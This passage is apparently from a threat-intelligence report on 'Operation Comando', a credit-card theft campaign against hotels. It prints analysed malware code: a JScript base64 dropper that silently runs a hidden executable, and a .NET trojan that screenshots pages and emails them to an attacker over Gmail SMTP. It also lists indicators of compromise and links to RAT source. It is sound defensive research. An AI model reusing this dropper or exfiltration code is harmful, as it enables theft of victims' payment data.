Copia Detalhe da reserva – Booking.ppam	ac70d15106cc368c571c3969c456778b494d62c5319dc366b7e2c116834c6187
DadosDaReserva.doc	03483d2e701f8f90c9cc46b37f12f1cef995e4cca4b5c4b9e67947f560275677
Dilll.js	d5f4d7fb7c8042b047e9f3d93d5f02841f01889ba8a899c0c1ed7064129e3bb4
quasar.jse	03d7de252c30c87d6b156b4fbcdcd008ef6bae319a9c42613aaa01428bd490e3

Table 3 Contents found in an open directory at cdtmaster[.]com[.]br


Despite the filename, “quasar.jse” is not QuasarRAT, but instead a JS script which contains a basic base64 encoded payload dropper (see Figure 8), with a very simple and interesting payload for our investigation.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA=";
function decodeBase64(a) {
    var b = new ActiveXObject("Microsoft.XMLDOM");
    var c = b.createElement("tmp");
    c.dataType = "bin.base64";
    c.text = a;
    return c.nodeTypedValue
}

function writeBytes(a, b) {
    var c = 1;
    var d = new ActiveXObject("ADODB.Stream");
    d.Type = c;
    d.Open();
    d.Write(b);
    d.SaveToFile(a)
}

function writeBase64FileInTemp(a, b) {
    var c = 2;
    var d = new ActiveXObject("Scripting.FileSystemObject");
    var e = d.GetSpecialFolder(c) + "\\" + b;
    writeBytes(e, decodeBase64(a));
    return e
}

function deleteFile(a) {
    var b = new ActiveXObject("Scripting.FileSystemObject");
    b.DeleteFile(a)
}
var fname = 'MicrosoftWindows.exe';
try {
    var fpath = writeBase64FileInTemp(x, fname);
    var oShell = new ActiveXObject("WScript.Shell");
    oErrCode = oShell.Run(fpath, 0, true);
    deleteFile(fpath)
} catch (err) {};
```

Figure 8 JS base64 payload dropper

The decoded payload is a PE file, written in .NET, with information-stealing capabilities. One of its main methods gives name to our malware family “CapturaTela”, and as its Portuguese name indicates, it has the capability to save a screenshot into a Bitmap object.




```
public static Bitmap CapturaTela()
{
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height,
      PixelFormat.Format32bppArgb);
    Graphics graphics = Graphics.FromImage(bitmap);
    graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0,
      Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
    return bitmap;
}
```

Figure 9 CapturaTela method’s screen capture capabilities.


The main functionality of this malicious information-stealing trojan is the following (see Figure 10):

- Iterate over the open processes list and check for specific window titles. The title has to contain either “ls . B” or “o . B” for the sample to perform further activity.
- If the title is found, a screenshot will be taken and sent by email as a JPEG attachment (see Figure 12).
- It will kill existing Chrome processes when done. The windows’ titles are probably based on Chrome tag contents.




```
private void TTT()
{
    for (;;)
    {
        Application.DoEvents();
        Thread.Sleep(1);
        foreach (Process process in Process.GetProcesses())
        {
            Application.DoEvents();
            try
            {
                bool flag = process.MainWindowTitle.Contains("o · B") | process.MainWindowTitle.Contains("ls . B");
                if (flag)
                {
                    Thread.Sleep(3000);
                    Thread thread = new Thread(delegate()
                    {
                        MemoryStream memoryStream = new MemoryStream();
                        Bitmap bitmap = new Bitmap(Form1.CapturaTela());
                        bitmap.Save(memoryStream, ImageFormat.Jpeg);
                        bitmap.Dispose();
                        this.AttachmentFromFile(memoryStream.ToArray());
                        memoryStream.Close();
                        memoryStream.Dispose();
                    });
                    thread.Start();
                    this.MestreCDTAlunoQueda();
```

Figure 10 Main functionality loop of CapturaTela



```
public void AttachmentFromFile(byte[] B)
{
    try
    {
        Thread.Sleep(7000);
        string text = "jomacoqui@gmail.com";
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient("smtp.gmail.com");
        mailMessage.To.Add(text);
        mailMessage.From = new MailAddress(text);
        mailMessage.Subject = string.Concat(new string[]
        {
            "User :",
            Environment.UserName,
            " Pc :",
            Environment.MachineName,
            " Hora :",
            Conversions.ToString(DateAndTime.TimeOfDay),
            ": ",
            Conversions.ToString(DateAndTime.Today)
        });
        mailMessage.Body = "";
        Attachment item = new Attachment(new MemoryStream(B), "Foto.jpeg", "image/jpeg");
        mailMessage.Attachments.Add(item);
        smtpClient.Credentials = new NetworkCredential(text, "Microsoft@cdt");
        smtpClient.Port = 587;
        smtpClient.EnableSsl = true;
        smtpClient.Send(mailMessage);
    }
    catch (Exception ex)
    {
    }
}
```

In order to validate the functionality, we decided to create a simple web page matching the title content and patched the malicious sample to use a test email account under our control (see Figure 12).



"ls . B" Test for Captura Tela wind


Archivo | [redacted]/test2.html

Here we have a web site with confidential information

```
                    Application.DoEvents();
                    try
                    {
                        bool flag = process.MainWindowTitle.Contains("o · B") | process.MainWindowTitle.Contains("ls . B");
                        if (flag)
                        {
                            Thread.Sleep(3000);
                            Thread thread = new Thread(delegate()
                            {
                                MemoryStream memoryStream = new MemoryStream();
                                Bitmap bitmap = new Bitmap(Form1.CapturaTela());
                                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                                bitmap.Dispose();
```

Figure 12 Test HTML page and debugging CapturaTela functionality

As a result, as displayed in Figure 13, we confirmed the format and contents of the exfiltrated information that the attacker was planning to collect from its victims.



User [redacted] :WIN-[redacted] Hora :11:41:49 AM: 2/13/2019

[redacted]
to me

So, the only remaining question for our investigation was the kind of content and window titles that this information-stealing trojan was looking for? Which kind of web pages could contain “**ls · B**” **or** “**o · B**” as part of their title?

Initially, finding a website with these properties seemed to be an impossible task, but we started the research based on what we knew around the targets and email delivery session metadata used on these campaigns. From this data, we were able to identify potential target websites containing certain – but common to the industry and nature of the business – terms in their website page titles, in both English and Portuguese, that would match the string pattern-matching described above and invoke the malware’s credit card stealing capabilities. The websites found lead us to the fact that the attacker’s focus is on getting the victim’s full credit card details during a given purchase process.

After analyzing several CapturaTela samples, and extracting the contents of the email configuration portion, several interesting strings were found as displayed in Table 4.

Interesting strings
Comando30
Comando30@cdt
comando50

The continuous use of the “CDT” acronym, and the presence of the word “Comando”, which we could associate to the first letter, led to us to choose “Operation Comando” to describe this campaign.

Extensive use of Remote Access Trojans

Aside from the use of the custom trojan CapturaTela, the actor makes extensive use of several other remote access trojans to perform its malicious activities. The following RAT families has been observed during the actor campaign.

RAT Family
LimeRAT
RevengeRAT
NjRAT

AsyncRAT
NanoCoreRAT
RemcosRAT

Table 5 Top RAT families observed in this campaign

The extensive use of these RAT tools potentially increases the business objectives, given the amount of information the actor can obtain on top of credit card purchase results stolen from target websites via infected victims.

There are several examples of RAT families used that can be found in GitHub such as:

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp

https://github.com/NYAN-x-CAT/Lime-RAT

Overlaps with other published research

Some of the domains and samples found on this investigation have been already researched and reported by Yoroi. Based on the details of our research, we have a strong belief that despite some minor overlaps in the techniques used, this campaign is not related to Gorgon Group.

Conclusions

Operation Comando is a pure cybercrime campaign, possibly with Brazilian origin, with a concrete and persistent focus on the hospitality sector, which proves how a threat actor can be successful in pursuing its objectives while maintaining a cheap budget. The use of DDNS services, publicly available remote access tools, and having a minimum knowledge on software development (in this case VB.NET) has been enough for running a campaign lasting month, and potentially gathering credit card information and other possible data.

While cybercrime campaigns like this remain active, Palo Alto Networks customers are protected from these threats in the following ways:

- WildFire detects all malicious documents and payloads delivered as malware.
- AutoFocus customers can track this campaign using the following tag:
- Traps blocks all of the files associated with this campaign.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit cyberthreatalliance.org.

Indicators of Compromise

Infrastructure

fejalconstrucoes[.]com[.]br

internetexplorer200[.]blogspot[.]com

office365update[.]duckdns[.]org

olhomagicocdt[.]duckdns[.]org

498408[.]ddns[.]net

Systenfailued[.]ddns[.]com[.]br

internetexploter[.]duckdns[.]org

ssl9294[.]websiteseguro[.]com

fejalconstrucoes[.]com[.]br

c-d-t[.]weebly[.]com

Malicious documents

55732ba1b1e94add5e75e90d5eba137bfbfbd35e537b8d5c9a01365f5a6407d7

7f13f449c80cc003d369c6b6002fd4912788e014ce35e97b29ba168136c6ece6

47c471da52aa808250357c4638078c9e13797bb6a8a8b169d4b33d95ff230e89

0c85b2ebc7c5316b7878239daf6a611fc2d0a05966f541e83e19db96f41fd3aa

62f82e636924980b622204368f586723feb82594ce256e2e65ac5307fd67d669

1c637cf4276b589f1b2806a77310b90c214cd0b026e4ec69448887be331ba5b3

d96eaf8f22ec5cb9edba6369f9980efc8b0f76bf35eaf92aa5cb5e03669ddd9f

1df7ace77a7f146b1bbd5c881134083f886ea83017f4619a9e62a9743909cdd1

03483d2e701f8f90c9cc46b37f12f1cef995e4cca4b5c4b9e67947f560275677

ac70d15106cc368c571c3969c456778b494d62c5319dc366b7e2c116834c6187

796c02729c9cd5d37976ddae205226e6339b64859e9980d56cbfc5f461d00910

d67e160ccc6ac2fb8cd330e9fd53389fb1f99fad680d27045e5291e9d23d9317

7f41ae21f3ad37505e5b3d0551caeb85bc9e07571d7d98acd3489b5db8ba6741

3f3718b7e50eee8b0b3e4a4da8c5a0302623b5800eb7bc0718036f77a6ec72c0

a44e08b7ebd6bf73a9eb1b5a483987a1f0e3fdfe12b05a7a8f4ec1febfcf959e

4211e091dfb33523d675d273bdc109ddecf4ee1c1f5f29e8c82b9d0344dbb6a1

fd8781f125ac1ee68afb8dba61e17373ebe57bfd18850a01d41caaddde4cffcb

269eb444415489a7898af36f1ba105129655226c98753d87afec651219e158c7

ee9d3c90df5c01dc6e2079d1219be752542a452988c4a25f34b8ee22be799332

41b57429b00383f2b5d60fb22283b5c14a94ab8619c527e7d749e64b56d31518

ce44559beb4a5d52d962ab9e375970ef1d8e9f22a0be8c971b0244ebca61b2f2

ccd23e44662953d0837ca12728854bfd61f5ea14293a1620c3b48ba8f435a432

57f31ef70a8b8b39659659abd0f1c8974fe23d2cbd2194d097375b2667a5424b

f534f9b1cc64f03c32d59acdf9d58653bb0076798805af12e6cd914cbbfcf5fa

846a89bbcf6c907fd915699a232c1f9acae0756fdc12c590198bfe65b4c90f44

4f2ce6883b7057bde6baed2607e4645e4745db9ebfb20872e425944ba8ec3425

722a2d8d4c1fb1e5195df50b159cdce0b05333acbb3ec90d24310331d21d2514

e54bfccc796a4f779d332e535f78a5b118dbcd8a8971e39ac059ee9f069a1203

4f4ea063d5bd22f1c57cdcf89d40339ddd5d5741c1b1dabfe52a474d70be9d04

CapturaTela

c7f3673ca116f76b16a7e00d81553abb0df02e75d4ac8fb6d3af52d351d9b46a

904a4799edf642e6e685a137c88691f08b51643e539bea8de9e4cdf8c6251c7f

a03bc280123541518845cc167b4e812bbe9682696af4eeac041385cc0a00f5c6

RATs

2b343e0b0aa8de557fa11c9918f1b93ab6e88d9bd11565c587852d4d17bcf5a8

57d83d5928bb8926718e732a85dd69dffe6ff61ff7edd9b843a50959f2fd1256

33195ec463ba9d627a0c177eca366bbefa34306170449a5c0ef7661319ba2b05

7eaea64fdfdc4f35ffe3036ee03f54c4aace204533a9d157faafa4a23221980c

e76772ae83e2c79ed4aa80b5b7f4b42c46cea45ed1d15bd004b0dc71bfc41945

977d940de630fff225e4917927d47100b75b56444c4117a22aa34b1450dc2930

8a700793012385a706ef277f043bb5bf8a5ef877e3ba1fac3b5601df7fb36a30

c740fe0dbf5aebf5f34e392a9bff0d4a19bf20ff553bb734574c2593ddcbbfa1

10a7ba12bebaa572eb6eb4bef6d1a5043c5403bf796626a478205b344c4dc8c2

4aff04954efd6cb02b1ba18831a72d44b2346db94e944a9f96c652f5944834d0

d735d39de62009d09d7125f71cd774b23b6ab4a51d1dbb3d49003a5657b3477f

9ad38281585897b1d49632ad049c700814f72e20edc46bbc43ba510413ac6f92

877453c0e614e732eb9ee378693cf92263d2373e09c8287e3a4a821ecee29764

b82c7535e41cddade675587ddaac9cb63fdf1973968f10f3a2bc1ea5409a29c2

ec824085dac0d7e0d2e3953d241756a78635a32ad442b7909f0895fd62b08010

5c073adb376b57c99faa9cf10114beda732b13d04b7ed45a32c23eb043ec608f

8d1db84b71eb1f38f95c13c89a6adfbc64d7ca5c5a5165ae7919e0d1e6fadc45

b278ccf189d51b085390a985526ff37455ebe249ca9da69f64e2376979c56e6b

e99df30a89dee25f56c2f35b20de2206406934f2e6ab043e299482649dce2cb8

8e738b2239bbca9f50eab5f3cf3cbe58138e3b2515221c67e7eb934e2d3c7486

b904e2823144ca9ab3161c3e508a88dc35922340e4ff2858e06b40e638bfd359

99b70d49377117000eaf367c037ed68c4898b0d8769f7bff88a438a9d82db214

982e2abc769f579a8753e8b2f65e0b0bbfbbdbae14b88f0ed697b635a9f4e38f

03cb44736cdd60318af8399047507b011b95fadd4784b1607b28ad4940a9a36e

e9f42c7fbedf0054391c3a85b79a34b5be134b40a83961cc90d0e473380fde1c

6c45909d6311f8d356ddc704b27bd975cb3336a7b6e172206165bff613f94a2a

9025c9b8cfc57e7dda5e742f18d69b4c4477f9254d10c5df15b7a6ffcf7d5985

ae3cddb0f665d739ebf5342a968585a5d13d54068ef59a51e82e739d184c6b3b

d5baf4a27994ef2110bcc3a0b3ff2cd3815bac36d271462d1a39f77063bae9a5

b0593829ea59d267f511f2685aa8ecf31860e123e0928ca8bf3fc1e30b3c4953

1c30a54a8ad30faff0a7b309d377127ed739ea80c510d7526bbb5cbe6ef5cfc9

498fd1c4cb16f39974555d6e596fcea6c7da73f9f0f30f57fdc8177fc3feaa4e

1c604e040c04be9fad3129d7bd9c69b7f8057050b2002605dde1f5e60817f89a

5dfd79503b19b67052ec060d74e1f2a9a5ee34de74d578c5b4499468bad8f1cb

bc4c98116fadbcef2abfd0fe62a15b154a3b8a8eb329a877d64edc59260519c4

9c794069b4d6346f8152b938e4f846af63d1f1015c935579d99af1c434789406

7923c59d1405deacaceb26722db97714cf955610e02bf6d28051505331603606

a03bc280123541518845cc167b4e812bbe9682696af4eeac041385cc0a00f5c6

c7f3673ca116f76b16a7e00d81553abb0df02e75d4ac8fb6d3af52d351d9b46a

824d080a4da2275951a28285b66faac1698205dff181fe5fa1cf172ac1a17d8f

0b04028774f0e166dcbe0f993b72c430dc15364e9cc52c221bdadcc9833816f2

22e9260c6a4af1d42c353c7004cb2f5f245cea5e22572b111fcef4318c17e567

904a4799edf642e6e685a137c88691f08b51643e539bea8de9e4cdf8c6251c7f

7a9e3038d498d5ecaed19f6a80d9b0b7d73d47e669be8d61ca32d87566d7a035

16ea765b2c51eadc61c6501b4ba96073a7d50f8cd7898285ffad49ba14a121dd

18199bb3ad69901ef0040aa7445d6f0c8571a19cdade3115ffc9c142c0b5b721

b940dc214f6a0be58e93f07aafcbc5a7518544f745413360269949664909fecd

2d26bc42a499c4658523193ade85df13ab397d375fa593a757c54a6f1c71f221

94a38857ebeed7d10480fb91a391a891d5a11137fabb8fc67b71c989b5e328e6

116da8803ac9b2dd7e1149567f227d552e84db86dd7a33ad69e15b560f0fa177

2945e6424f51e6077620a867e0f9c725b9b816164366912289ab6c24fdfcb9e6

88d1a891cfdf09b7e1882582a82c3218d5606ed530764d34ee1410198ca9ee8b

96424d66b7423dc54b35e4968a809a8b67d1dd8e7d8d3b0d84434edb94c822c5

3158906cf7cb3186654bbb62d087b9a150c12c51d2ad67dd9003abeb0f69626a

4e62dcea72cf73481dd8dae2bbeb8e1352a5f2510f3deb98ec0b653a4d21f8d8

5370711dd45b84b9644b635d03baad08d75ff740364e93ed023adc9c4a297c43

02254a03f08055399806b6457ee5e4fe6cfc47c6f75254434a14332d4c43afe5

bf07b4ba117eb7d0ac59cbdd775e6a509c06a462b709b4f2d10979c9e5b3cf85